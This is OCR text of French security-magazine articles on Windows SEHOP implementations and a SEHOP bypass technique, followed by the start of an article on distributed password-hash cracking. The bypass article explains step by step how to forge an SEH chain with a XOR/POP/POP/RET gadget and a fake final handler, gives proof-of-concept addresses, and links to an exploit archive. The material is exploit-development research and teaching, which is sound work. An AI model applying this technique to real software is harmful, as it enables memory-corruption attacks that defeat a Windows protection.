0022FFF4  00401220  SploitSe.<ModuleEntryPoint>
0022FFF8  7FFDC000
0022FFFC  00000000
```

Ensuite je vous propose de jeter un œil à la fonction *RtlDispatchException()*.

Voici ce que l'on peut observer au début de celle-ci :

```
push    ebx
push    edi
lea     eax, [ebp+StackTop]
push    eax
lea     eax, [ebp+StackBase]
push    eax
call    _RtlpGetStackLimits@8 ; RtlpGetStackLimits(x,x)
call    _RtlpGetRegistrationHead@0 ; RtlpGetRegistrationHead()
and     [ebp+var_10], 0
push    0
push    4
mov     ebx, eax
lea     eax, [ebp+var_10]
push    eax
push    22h
or      edi, 0FFFFFFFFh
push    edi
mov     byte ptr [ebp+arg_0+3], 1
call    _ZwQueryInformationProcess@20 ; ZwQueryInformationProcess(x,x,x,x,x,x)
test    eax, eax
jl      loc_77EDDCA0
```

Les limites de la pile sont récupérées grâce à la fonction *RtlpGetStackLimits()*. En fait l'adresse du début de la pile peut s'obtenir en FS:[4] et l'adresse de fin en FS:[8]. Suit un appel à la fonction *RtlpGetRegistrationHead()* qui permet de récupérer un pointeur vers le SEH courant via FS:[0]. Si nous continuons nous pouvons apercevoir une séquence d'instructions constituant en fait une boucle qui se doit de parcourir la liste chainée des SEH en vérifiant que chaque pointeur *prev* vers la structure EXCEPTION_REGISTRATION précédente pointe bien vers un espace de donnée dans la pile :

```
mov     eax, [ebx+4]
cmp     eax, [ebp+StackBase]
jb      short loc_77EDDC81
```

```
cmp     eax, [ebp+StackTop]
jb      loc_77F37D02
```

C'est une restriction un peu osée il me semble, car nous l'avons vu il est possible de déclarer un handler SEH de bas niveau hors de la pile. C'est ce que nous, EMET et Wehntrust faisons. Pour continuer il faut que la fonction servant de handler soit hors de la pile ce qui est traduit par deux conditions (voir ci-dessus): Et la boucle s'effectue tant que le SEH défini par le système lui-même n'a pas été trouvé :

```
loc_77F4DDB8:           ; FinalExceptionHandler(x,x,x,x)
cmp     eax, offset _FinalExceptionHandler@16
jz      loc_77EDDCA0
```

J'en arrive donc à vous proposer un pseudo-code de cette boucle :

```
boucle:
SI PREV < StackBase
    SAUTE pas_bon
SI PREV > StackTop
    SAUTE pas_bon
SI HANDLER < StackBase
    SAUTE OK
SI HANDLER > StackBase
    SAUTE pas_bon
OK:
SI HANDLER != 0xFFFFFFFF
    CONTINUE boucle
SI HANDLER == SYSTEM_HANDLER
    SAUTE bon
```

Je terminerai donc toutes ces analyses par un tableau comparatif des différentes implémentations de SEHOP (voir page d'après).

	EMET	Wehntrust	Seven
Détection des exception	+	-	+
Vérifications			
Liste chaînée des SEH	++	++	++
Registre EBP	--	++	--
JMP SHORT sur la pile	-	+	-
HANDLER qui point vers POP, POP RET ou équivalent	-	-	-
Adresse du handler " randomizée "	++	--	--
Gestion du multithreading	+	+	+

Conclusion :

Je pense avoir fait le tour de cette protection de manière assez claire et précise. J'aurais aimé pouvoir vous présenter une technique générique pour outrepasser le SEHOP mais je pense que cela est presque impossible. Après il faut s'intéresser au cas par cas...

Références :

[0] http://lilxam.tuxfamily.org/blog/

[1] http://www.hackerzvoice.net/hzv_magz/download_hzv.php?magid=01

[2] http://www.ollydbg.de/

[3] http://www.hex-rays.com/idapro/

[4] http://en.wikipedia.org/wiki/Thread_%28computer_science%29
http://en.wikipedia.org/wiki/Multithreading
http://softpixel.com/~cwright/programming/threads/threads.c.php

[5] http://lilxam.blogspot.com/2008/09/lunion-fait-la-force.html
http://www.ivanlef0u.tuxfamily.org/?p=24
[6] http://en.wikipedia.org/wiki/Address_space_layout_randomization

http://blogs.msdn.com/michael_howard/archive/2006/05/26/address-space-layout-randomization-in-windows-vista.aspx

[7] http://ghostsinthestack.org/article-25-format-strings.html
http://crypto.stanford.edu/cs155old/cs155-spring08/papers/formatstring-1.2.pdf

[8] http://blogs.msdn.com/greggm/archive/2005/02/21/377663.aspx

[9] http://blogs.technet.com/srd/archive/2009/10/27/announcing-the-release-of-the-enhanced-mitigation-evaluation-toolkit.aspx

http://www.microsoft.com/downloads/details.aspx?FamilyID=4a2346ac-b772-4d40-a750-9046542f343d&displaylang=en

[10] http://www.codeplex.com/wehntrust

Remerciements :

Je tiens tout particulièrement à remercier 0verclOk pour son amitié, sa relecture et son aide. Je remercie également toute la communauté française en pleine expansion si j'ose dire avec de plus en plus de blog créés ainsi que tous les membres de #carib0u, #nibbles, #hzv, #uct, #oldschool, #newbiecontest et d'autres encore.

Programmation, sécurité, systèmes d'exploitation

BYPASSING SEHOP


par Heurs & Virtualabs

Microsoft a implémenté dernièrement dans Windows une nouvelle sécurité, elle s'appelle «Structured Exception Handling Overwrite Protection », ou « SEHOP » qui empêche l'exploitation par réécriture de gestionnaires d'exception. Serait-ce la fin des stack overflows ? Non ! Nous allons démontrer au long de cet article que cet ajout est certes très efficace mais que la sécurité à 100% n'existe toujours pas..

Principe du SEHOP

Le SEHOP est une extension au gestionnaire d'exception SEH, il permet de valider, en plus des gestionnaires d'exception (communément appelé « exception handler »), leur chaînage. Prenons un programme classique, qui intègre plusieurs SEHs, cela nous donne la chaîne de gestionnaires d'exception ci-dessous.

Chaque structure SEH pointe sur la structure suivante et le dernier SEH Handler pointe vers *ntdll!_except_handler4*.



Lors d'une exploitation classique le « Next SEH » sert à stocker un « JMP $+06 » et le SEH Handler pointe sur les intructions « POP POP RET » d'un module non Safe SEH. On fait vite mais si vous lisez cet article c'est que vous avez déjà exploité ce type de buffer overflow.


L'algorithme de vérification a été exposé dans une conférence présentée à la *Black Hat 2008* par A. Sotirov et M. Dowd [3], reprenons-en les grandes lignes afin de poser les contraintes d'exploitation.

Nous avons donc un certain nombre de points à respecter si on veut exploiter correctement le bouzin:

- le gestionnaire d'exception (« handler ») doit pointer sur une image non SafeSEH
- la page mémoire doit être exécutable
- les structures SEH doivent être chaînées jusqu'à la dernière ayant le « Next SEH » à 0xFFFFFFFF
- toutes les structures « Next SEH » doivent être alignées sur 4 octets
- Le dernier SEH handler doit pointer sur *ntdll! FinalExceptionHandler*
- tous les pointeurs SEH doivent être situés sur la pile.

Exploitation du stack overflow avec SEHOP

Dans une exploitation classique, l'exploitation suit le schéma suivant:





```
BOOL RtlIsValidHandler(handler)
{
    if (handler is in an image) {
    if (image has the IMAGE_DLLCHARACTERISTICS_NO_SEH flag set)
    return FALSE;
    if (image has a SafeSEH table)
    if (handler found in the table)
    return TRUE;
    else
    return FALSE;
    if (image is a .NET assembly with the ILonly flag set)
    return FALSE;
    // fall through
    }
    if (handler is on a non-executable page) {
    if (ExecuteDispatchEnable bit set in the process flags)
    return TRUE;
    else
    raise ACCESS_VIOLATION; // enforce DEP even if we have no hardware NX
    }
    if (handler is not in an image) {
    if (ImageDispatchEnable bit set in the process flags)
    return TRUE;
    else
    return FALSE; // don't allow handlers outside of images
    }
    // everything else is allowed
    return TRUE;
    }

    [...]

    // Skip the chain validation if the DisableExceptionChainValidation bit is set
    if (process_flags & 0x40 == 0) {
    // Skip the validation if there are no SEH records on the linked list
    if (record != 0xFFFFFFFF) {
    // Walk the SEH linked list
    do {
```

```
// The record must be on the stack
if (record < stack_bottom || record > stack_top)
goto corruption;
// The end of the record must be on the stack
if ((char*)record + sizeof(EXCEPTION_REGISTRATION) > stack_
top)
goto corruption;
// The record must be 4 byte aligned
if ((record & 3) != 0)
goto corruption;
handler = record->handler;
// The handler must not be on the stack
if (handler >= stack_bottom && handler < stack_top)
goto corruption;
record = record->next;
} while (record != 0xFFFFFFFF);
// End of chain reached
// Is bit 9 set in the TEB->SameTebFlags field? This bit is set in
// ntdll!RtlInitializeExceptionChain, which registers
// FinalExceptionHandler as an SEH handler when a new thread starts.
if ((TEB->word_at_offset_0xFCA & 0x200) != 0) {
// The final handler must be ntdll!FinalExceptionHandler
if (handler != &FinalExceptionHandler)
goto corruption;
}
}
```

Le handler de la structure SEH pointe sur une séquence « POP POP RET », et le pointeur contenant l'adresse de la prochaine structure SEH (le premier champ de la structure présente ici) contient non pas une adresse, mais un bout de code exécutable stocké sur 4 octets. Lors de l'appel du handler par le gestionnaire d'exception de Windows, celui-ci exécute la séquence d'instructions « POP POP RET » et le flux d'exécution se trouve redirigé sur l'adresse de la structure SEH, autrement dit sur les premiers octets de cette structure qui dans le cas présent contiennent du code exécutable. Ces quelques octets provoquent un saut de 6 octets (0xEB correspondant à un saut relatif), ce qui détourne le flux d'exécution sur le shellcode suivant la structure SEH. C'est bon ? On y retourne !

Cependant, en réalisant cette exploitation, le chaînage SEH est cassé :



Les deux octets à 0x90 ne sont jamais exécutés ce qui nous laisse donc le contrôle des 16 bits de poids fort. Nous pouvons donc y placer les 16 bits d'adresse de la pile, de manière à créer un faux chaînage SEH.

Il nous reste donc deux octets, 0xEB et 0x06, ce dernier pouvant être remplacé par la valeur que nous souhaitons. 0xEB représentant l'instruction JMP (saut signé avec offset relatif codé sur 1 octet), nous sauterons dans le pire des cas à +127 ou -127 octets. Nous devons donc contrôler un maximum de 254 octets autour de notre structure SEH afin de pouvoir contrôler le flux d'instructions sur lesquels nous serons amenés à sauter.

Il ne nous reste plus que le 0xEB à remplacer. En effet, il ne correspond pas à la norme de chaînage, car 0xEB n'est pas un multiple de 4 et ne correspond donc pas à une adresse alignée sur 4 octets. Il nous faut donc une instruction de

saut ayant comme code opération une valeur multiple de 4. L'instruction la plus propice à effectuer un saut relatif est le JE (code opération de 0x74). 0x74 est bien un multiple de 4 ;-). Seulement, pour sauter il faudra nécessairement que le flag Z du registre EFLAGS soit à 1, sans quoi le saut ne s'effectuera pas (c'est un saut conditionnel). Le gestionnaire d'exception ne positionnant pas ce flag, nous allons devoir le faire manuellement grâce à l'adresse du handler.

En plus de pointer sur l'adresse d'un « POP POP RET » nous allons donc devoir initialiser le flag Z à 1 via une instruction située avant la séquence « POP POP RET ». L'instruction la plus à même de respecter cette contrainte est l'instruction « XOR ». Dans beaucoup de fonctions écrites en C, la valeur retournée peut être nulle, et il est donc fréquent de trouver la séquence suivante:

```
XOR EAX,EAX
POP EBX
POP ESI
RETN
```

Ce code équivaut à un «*return 0;*» *en C.*

Le code assembleur produit par les compilateurs tels GCC ou le compilateur de Visual Studio varie du tout au tout, selon les conventions d'appels ainsi que les optimisations.

Le flag Z est positionné à 1 par le XOR EAX,EAX et notre « POP POP RET » est exécuté. Si l'adresse du SEH est à 0x0022FD48 nous plaçons en tant que « Next SEH » un 0x0022FD74. Nous considérons que nous pouvons écraser jusqu'à 254 octets sous la structure SEH. Nous pouvons donc recréer une structure SEH à l'adresse 0x0022FD74. Cette structure sera composée comme ceci:

```
Next SEH : 0xFFFFFFFF
SEH Handler : ntdll!FinalExceptionHandler
```

Le problème majeur de cette exploitation réside dans le fait que la bibliothèque de fonctions *ntdll.dll* est sujette à un aléa au niveau de son ImageBase, dû à la protection ASLR héritée de Vista. A chaque démarrage du système, l'*ImageBase* de cette DLL est choisie de manière aléatoire, et l'adresse de *ntdll!FinalExceptionHandler* est donc difficile à trouver. Cette randomisation est effectuée sur 9 bits, les valeurs de l'ImageBase vont de 0x76000000 à 0x77FF0000 (2^9 = 512 possibilités).

Ce point est le plus problématique pour une exploitation à distance, en effet nous devrons uniquement nous baser sur une adresse avec une forte probabilité d'apparition pour avoir plus de chances de réussite. En revanche si nous obtenons d'une façon ou d'une autre l'ImageBase de ntdll, nous pourrons sans aucun problème contourner la protection SEHOP à distance.

Proof Of Concept

Nous avons créé un programme pour illustrer l'exploitation. Ce programme a comme unique but de recopier le contenu du fichier «OwnMe.txt » dans la pile du processus. Les données à copier étant plus grandes que la taille de la pile nous lèverons une exception.

Nous allons donc devoir :
- recréer un chainage SEH valide
- faire en sorte que le handler de la dernière structure pointe sur la fonction ntdll!FinalExceptionHandler
- placer un shellcode compatible Windows 7 (payload)

WTF ?!

Challenge 0x41414141

Si vous êtes en quête d'un challenge de hack, vous pouvez tester ce site.
D'apparence assez mystérieuse, il se contente de fournir un dump hexadécimal sans aucune instruction pour l'exploiter.

http://www.0x41414141.com/
http://ph33rbot.com/

- trouver l'adresse d'une séquence « XOR, POP, POP, RET »


Commençons par l'adresse de la séquence « XOR, POP, POP, RET ». Étant donné le cadre de recherche,nous avons placé nous même ces instructions, partant du postulat que cette séquence a une très forte probabilité d'apparition dans des programmes relativement complexes. Cependant, le nôtre étant très simple, ce fut une précaution prise. Nous avons donc nos instructions à l'adresse suivante :

```
004018E1 |. 33C0 XOR EAX,EAX
004018E3 |. 58 POP EAX
004018E4 |. 58 POP EAX
004018E5 \. C3 RETN
```

Lors du crash nous avons la structure SEH à l'adresse :

```
0012F700 41414141 Pointer to next
SEH record
0012F704 41414141 SE handler
```

Pour la construction du chaînage SEH malveillant, nous recréons une seconde structure sur la pile, stockée à l'adresse 0x0012F774, et nous faisons pointer le premier SEH sur cette seconde structure (via le premier paramètre de la structure). Nous paramétrons le handler de la première structure SEH de manière à ce qu'il pointe sur notre séquence « XOR, POP, POP, RET ». La seconde structure SEH ne pointe sur aucune autre structure SEH, et a donc son premier champ à 0xFFFFFFFF, et son second champ prend pour valeur l'adresse du dernier gestionnaire d'exception situé dans *ntdll.dll*, *ntdll!FinalExceptionHandler*. Pour terminer, deux instructions de saut sont placées avant chaque structure SEH, et un shellcode est placé après la seconde structure. Lors de l'exploitation, le flux d'exécution empruntera donc le chemin suivant :



Le shellcode est bien entendu compatible avec Windows 7. Vous trouverez l'exploit dans le fichier zip [4].

Dans le cadre de la preuve de concept, le shellcode lancera *calc.exe*.

Conclusion

Nous avons cherché à mettre en évidence le fait qu'une protection seule ne suffit pas et que le SEHOP n'est pas une protection ultime. En effet, depuis que cette extension au SafeSEH est parue, trop de gens la considèrent comme inviolable. Nous venons de démontrer qu'il est possible de la contourner sous certaines conditions.

Cela dit, le SEHOP reste un excellent système de protection natif apportant une réelle sécurité aux applications, lorsqu'il est couplé avec la randomisation des adresses (ASLR) et au DEP.

Heurs (heurs@ghostsinthestack.org)
Virtualabs (d.cauquil@sysdream.com)

Crédits

http://ghostsinthestack.org/
http://virtualabs.fr/
http://sysdream.com/

Références :

[1] Preventing the Exploitation of Structured Exception Handler (SEH) Overwrites with SEHOP

http://blogs.technet.com/srd/archive/2009/02/02/preventing-the-exploitation-of-seh-overwrites-with-sehop.aspx

[2] SEHOP per-process opt-in support in Windows 7


http://blogs.technet.com/srd/archive/2009/11/20/sehop-per-process-opt-in-support-in-windows-7.aspx

[3] Bypassing Browser Memory Protections

http://taossa.com/archive/bh08sotirovdowd.pdf

[4] ZIP contenant le programme vulnérable et l'exploit

http://www.sysdream.com/SEHOP.zip



SYSTÈME DE CRACK DISTRIBUÉ

par g0uZ

La communication via les réseaux ethernet, wifi ou encore bluetooth est devenu monnaie courante. Il n'est pas rare de voir des PC équipés à l'achat de plusieurs interfaces réseaux. Les FAI fournissent désormais de réels routeurs pour les abonnements de type « triple play » (internet, télévision, téléphone). Ces équipements mettent immédiatement à disposition de leurs utilisateurs un réseau local relativement performant. Il suffit de brancher deux machines sur ce réseau pour pouvoir commencer à faire du calcul distribué.

Constat

« Networks are everywhere »
Potentiellement une infinité de machines accessibles à distance
Puissance de calcul souvent inutilisée

Objectifs

Rédaction rapide de programmes de calculs distribués adaptables à de nombreuses de situations

L'encyclopédie donne pour définition : « Le calcul distribué consiste à répartir un calcul ou un système sur plusieurs ordinateurs distincts ». Il faudrait y ajouter la notion d'utilisation de réseaux informatiques pour coordonner les différents éléments.

Un autre réseau offrant des ressources incomparables est bien sûr internet. Rien n'empêche de construire des applications de calcul distribué destinées a internet. Il faudra cependant pendant la conception du protocole de communication et de répartition de charge prendre en compte les caractéristiques particulières de ce réseau : latence plus grande, plus grande probabilité de déconnexion, utilisateurs malveillants, etc... De la même manière un grand nombre de clients impliquera de concevoir un protocole de communication plus léger, capable d'adapter les échanges en fonction de l'occupation de la bande passante.

Système Distribué

État de l'art

A l'heure ou vous lisez ces lignes des centaines voire même des milliers de systèmes distribués sont en plein travail. Dans le monde du libre, BOINC (Berkeley Open Infrastructure for Network Computing), développé à l'université de Berkeley en Californie, est l'un des plus connus. Un des projets les plus populaires fonctionnant avec cet architecture est « SETI@home » (Search for Extra-Terrestrial Intelligence) qui consiste comme son nom l'indique à la recherche d'intelligence extra-terrestre.

Revenons à notre le sujet : le cassage. Kostas Evangelinos à développé le logiciel *Medussa* qui comme notre exemple, permet de faire du cassage distribué. Malheureusement le développement semble être abandonné depuis 2004.

Du coté des logiciels propriétaires, une société semble avoir pris un peu d'avance dans le domaine avec le produit « ElcomSoft Distributed Password Recovery ». C'est la première ayant fait une demande de brevet pour le cassage d'empreinte utilisant les GPUs (processeurs de carte graphique). Techniques rendues possibles par les récentes publications de langages « GPGPU » (General-Purpose Processing on Graphics Processing Units) par les fabricants de cartes graphiques. Ces langages de programmation proches du C permettent d'exploiter la puissance des cartes graphiques pour faire des calculs gourmands en ressources. Le gain apporté est tout de même de l'ordre de la dizaine voir de la centaine, ce qui est loin d'être négligeable...

Principaux objectifs

Extensibilité (« scalability ») - un système distribué doit permettre le passage à l'échelle. Dans notre exemple, adapter le temps de calcul des clients permettra de limiter le débit nécessaire et ainsi d'augmenter le nombre de clients maximum supportés par le système.

Ouverture - les composantes des systèmes distribués possèdent des interfaces bien définies ce qui leur permet d'être facilement extensibles et modifiables. Les services web sont un exemple de système distribué qui possède une grande ouverture.

Hétérogénéité – les composantes peuvent être écrites en différents langages sur différentes machines. Dans notre exemple le serveur est rédigé en C++ et s'exécute sous Unix alors que le client également rédigé en C++ peut s'exécuter sur Windows ou Unix.

Accès aux ressources et partage - les systèmes distribués fournissent un moyen de partager les ressources, c'est-à-dire à la fois le matériel, le logiciel et les données. Dans notre cas d'école nous allons partager entre chaque clients, les ressources du processeur, celles de la mémoire vive, le(s) module(s) de calcul et les informations nécessaires au cassage (le « hash » et divers paramètres).

Tolérance aux pannes - Les systèmes distribués sont plus tolérant aux pannes que lessystèmes centralisés, car ils permettent de répliquer facilement les composantes. Le SPF (« single point of failure ») principal reste quand même responsable de la répartition, la synchronisation et de l'enregistrement du résultat des calculs.

Problématique

La problématique majeure du calcul distribué est la répartition des ressources et la gestion de la charge. Comment diviser une charge de travail trop importante en n petites taches et comment repartir ces taches entre mes clients ? Il n'existe pas de solution qui répondrait à ce problème de manière universelle. Nous pouvons par contre imaginer des solutions à notre problème : le cassage.

Les opérations de base du cassage sont en général le suivantes:

- une opération mathématique relativement complexe

- une comparaison avec un mot de passe ou un hash existant

Des opérations tellement « fines » qu'on ne peut imaginer les répartir entre plusieurs clients et ainsi optimiser le traitement. Il va falloir réfléchir à une méthode permettant de regrouper ces tâches dans des ensembles plus grands, impliquant un temps de calcul plus long, évitant ainsi de surcharger inutilement la bande passante offerte par le serveur.

Complexité des mots de passes

Le tableau ci-dessous donne le nombre maximum d'essais nécessaires pour trouver des mots de passe de longueurs variables.

Pour vous donner une petite idée du temps que ça représente, il faut environ 3 heures pour casser un hash provenant d'un mot de passe alpha-numérique d'une longueur contenue entre 1 et 6 caractères sur un Intel core 2 duo . En extrapolant pour 9 caractères, c'est à dire 1 million de fois plus de possibilités, il faudrait donc 125 000 jours ! Je pourrai diviser ce temps par deux en achetant une machine deux fois plus puissante mais il resterai 62 500 jours = 171 années à attendre que ma bête de course casse mon empreinte !

Par contre si j'utilise 1000 machines pour réaliser cette tache, le temps nécessaire tombe à 62 jours... Avec 10 000 machines, une petite semaine suffit. En optimisant les calculs (en exploitant la puissance des cartes graphiques) avec des langages GPGPU on peut raisonnablement penser gagner un facteur compris entre 10 et 100...

Caractères / Taille maximum	6 caractères	9 caractères
Minuscules (26)	3.08916e+08	5.4295e+12
Minuscules et majuscules (52)	1.97706e+10	2.77991e+15
Alpha-numérique (62)	5.68002e+10	1.35371e+16

Casser un hash

Hash et fonctions de hachage

Une fonction de hachage peut être défini comme une fonction acceptant une donnée en entrée et fournissant un « hash » ou « empreinte » en français en sortie. Cette sortie est de longueur constante. Une bonne fonction de hachage possède les propriétés suivantes :

- il est très dur de retrouver la donnée à partir de son empreinte

- il est très dur de trouver de façon aléatoire deux données produisant la même empreinte (on parle dans ce cas de collision).

Par « très dur » il faut comprendre très couteux en terme de ressources de calcul nécessaire pour effectuer l'opération dans un temps raisonnable. Mais à quoi cela peut-il bien servir ? Par exemple à protéger une information considérée comme sensible, que l'on veut cacher tout en étant capable de la comparer sans la divulguer.

Notions de sel

« Un peu de sel dans votre hash Monsieur ? » L'image à beau être amusante elle reste valable. Ajouté dans une fonction de hachage, le sel va complexifier la détermination de la donnée hachée. Il permet d'augmenter l'entropie des mots passe en y combinant une donnée aléatoire différente pour chacun. Cette donnée n'étant pas choisie par l'utilisateur elle peut faire plusieurs caractères de long et être tirée dans l'ensemble des caractères imprimables. Cela

met notamment à mal les techniques basées sur la création de table statiques permettant de recouvrer instantanément n'importe quelle empreinte. Imaginons que vous disposiez d'une capacité de stockage gigantesque, quelques dizaines de milliers de téraoctets, rien ne vous empêcherait de calculer toutes les empreintes possibles dont la taille est comprise entre x à y caractères alpha-numériques et de les stocker pour usage ultérieur. Lorsque qu'un grain de sel est ajouté à la fonction de hachage, les tables statiques ne servent plus à rien, il faut de nouveau recalculer l'ensemble des possibilités...

L'exemple PHP suivant illustre cet technique :

```
<?php
$secured_password=md5( $_
POST['password_clair'] );
$salt=time();
$salted_secured_password=md5( $_
GET['password_clair'] . md5( $salt
) ); ?>
```

